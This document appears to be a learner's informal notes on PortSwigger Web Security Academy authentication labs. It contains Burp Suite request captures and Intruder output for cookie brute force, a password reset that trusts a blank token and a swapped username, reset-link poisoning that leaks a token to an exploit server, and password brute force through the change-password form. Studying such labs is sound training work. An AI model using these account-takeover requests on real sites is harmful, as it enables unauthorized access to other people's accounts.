
To solve the lab, brute-force Carlos's cookie to gain access to his **My account** page.

- Your credentials: `wiener:peter`
- Victim's username: `carlos`
- Candidate passwords

if you have stay logged in cookie then it is not going to check session cookie so we have to brute force it that staylogged in cookie







Lab: Password reset broken logic

This lab's password reset functionality is vulnerable. To solve the lab, reset Carlos's password then log in and access his "My account" page.

- Your credentials: **wiener:peter**
- Victim's username: **carlos**

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Search Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
159	https://play.google.com	POST	/log?hasfast=true&authuser=0&fo...		✓	200	554	JSON				✓	142.250.192.78
160	https://exploit-0a1d00b404a...	GET	/email			200	7696	HTML		Exploit Server: Passwo...		✓	34.246.129.62
163	https://exploit-0a1d00b404a...	GET	/resources/js/domPurify-2.0.15.js			200	17115	script	js			✓	34.246.129.62
164	https://exploit-0a1d00b404a...	GET	/resources/js/domPurify-2.0.15.js			200	17115	script	js			✓	34.246.129.62
166	https://exploit-0a1d00b404a...	GET	/academyLabHeader			101	147					✓	34.246.129.62
167	https://0a9400a1043bc03a83...	GET	/forgot-password?temp-forgot-pa...		✓	200	3484	HTML		Password reset broken...		✓	34.246.129.62
168	https://0a9400a1043bc03a83...	GET	/academyLabHeader			101	147					✓	34.246.129.62
169	https://www.youtube.com	GET	/api/stats/watchtime?ns=vt&el=e...		✓	204	389	HTML				✓	142.250.102.206
170	https://0a9400a1043bc03a83...	POST	/forgot-password?temp-forgot-pa...		✓	302	81					✓	34.246.129.62
171	https://0a9400a1043bc03a83...	GET	/			200	8550	HTML		Password reset broken...		✓	34.246.129.62
172	https://0a9400a1043bc03a83...	GET	/academyLabHeader			101	147					✓	34.246.129.62

Request

Pretty Raw Hex

```

https://0a9400a1043bc03a83f6ddb002e0046.web-security-academy.net/forgot-password?temp-forgot-password-token=iaw1vlb1o1zxaqj3x99djnm02vfbph41
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
temp-forgot-password-token=iaw1vlb1o1zxaqj3x99djnm02vfbph41&username=wiener&new-password=carlos&new-password-2=carlos

```

Response

Pretty Raw Hex Render

```

1 HTTP/2 302 Found
2 Location: /
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6

```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 4

Request cookies 1

Request headers 20

Response headers 3

Request

Pretty Raw Hex

```

1 POST /forgot-password?temp-forgot-password-token=x HTTP/2
2 Host: 0a9400a1043bc03a83f6ddb002e0046.web-security-academy.net
3 Cookie: session=XGmIoBORTq9pIfdqfDORJXyGUKxSs1H
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0)
5 Gecko/20100101 Firefox/136.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 88
11 Origin: https://0a9400a1043bc03a83f6ddb002e0046.web-security-academy.net
12 Referer: https://0a9400a1043bc03a83f6ddb002e0046.web-security-academy.net/forgot-password?temp-forgot-password-token=iaw1vlb1o1zxaqj3x99djnm02vfbph41
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19 Te: trailers
20 temp-forgot-password-token=x&username=carlos&new-password=carlos

```

Response

Pretty Raw Hex

```

1 HTTP/2 302 Found
2 Location: /
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6


```


"its just checking the both the values as same or not
so we keep "X" in that both value and just cahnge the name as carlos"

Lab: Password reset poisoning via middleware

This lab is vulnerable to password reset poisoning. The user **carlos** will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account.

You can log in to your own account using the following credentials:
wiener:peter. Any emails sent to this account can be read via the email client on the exploit server.



it will send the reset link on carlos and he will click
as he click we will get the clikc link on our server exploit server

```
103.82.41.179 2025-03-15 04:26:02 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Ge
103.82.41.179 2025-03-15 04:26:02 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0
103.82.41.179 2025-03-15 04:26:05 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) G
103.82.41.179 2025-03-15 04:26:05 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.
103.82.41.179 2025-03-15 04:26:05 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0
103.82.41.179 2025-03-15 04:26:05 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows N
103.82.41.179 2025-03-15 04:26:06 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows N
103.82.41.179 2025-03-15 04:28:05 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Ge
103.82.41.179 2025-03-15 04:28:05 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0
10.0.3.226 2025-03-15 04:28:30 +0000 "GET //forgot-password?temp-forgot-password-token=f6gupi3fyhc53c0yydq9si6vmtntq3q HTTP/1.1"
103.82.41.179 2025-03-15 04:28:40 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) G
103.82.41.179 2025-03-15 04:28:40 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.
103.82.41.179 2025-03-15 04:28:41 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0
103.82.41.179 2025-03-15 04:28:41 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows
103.82.41.179 2025-03-15 04:28:41 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows
103.82.41.179 2025-03-15 04:28:59 +0000 "GET /email?raw=1 HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
103.82.41.179 2025-03-15 04:29:29 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.
103.82.41.179 2025-03-15 04:29:29 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0
103.82.41.179 2025-03-15 04:29:29 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows
103.82.41.179 2025-03-15 04:29:31 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.
103.82.41.179 2025-03-15 04:29:32 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0
103.82.41.179 2025-03-15 04:29:32 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows
103.82.41.179 2025-03-15 04:29:32 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows
103.82.41.179 2025-03-15 04:30:04 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Ge
103.82.41.179 2025-03-15 04:30:04 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0
```


Lab: Password brute-force via password change

This lab's password change functionality makes it vulnerable to brute-force attacks. To solve the lab, use the list of candidate passwords to brute-force Carlos's account and access his "My account" page.

- Your credentials: `wiener:peter`
- Victim's username: `carlos`
- Candidate passwords

- if we trying with wrong password it will logout and it will lock use for one minut
- but what if we enter mismatch password in both filed
- like we have to enter twice an new passwod
- if current password is correct && twice password are mismatch == o/p == password do not match

- if current password is wrong && twice password are mismatch == o/p == wrong password
- now we can brute force the current password



if password is wrong and that both password doesnt match

3. Intruder attack of https://0a8d000b0384b90380c08a1d0023001e.web-security-academy.net

Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
31	qazwsx	200	209			4010	
0		200	187			4013	
1	123456	200	344			4013	
2	password	200	356			4013	
3	12345678	200	358			4013	
4	qwerty	200	345			4013	
5	123456789	200	206			4013	

Request Response

Pretty Raw Hex Render

WebSecurity Academy Password brute-force via password change LAB Not solved

[Back to lab description >>](#)

[Home](#) | [My account](#)

My Account

Current password is incorrect
Your username is: carlos

Email

Finished

if password is correct and that both password do not match

Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
31	qazwsx	200	209			4010	
0		200	187			4013	
1	123456	200	344			4013	
2	password	200	356			4013	
3	12345678	200	358			4013	
4	qwerty	200	345			4013	
5	123456789	200	206			4013	

Request Response

Pretty Raw Hex Render

WebSecurity Academy Password brute-force via password change LAB Not solved

[Back to lab description >>](#)

[Home](#) | [My account](#)

My Account

New passwords do not match
Your username is: carlos

Email

Finished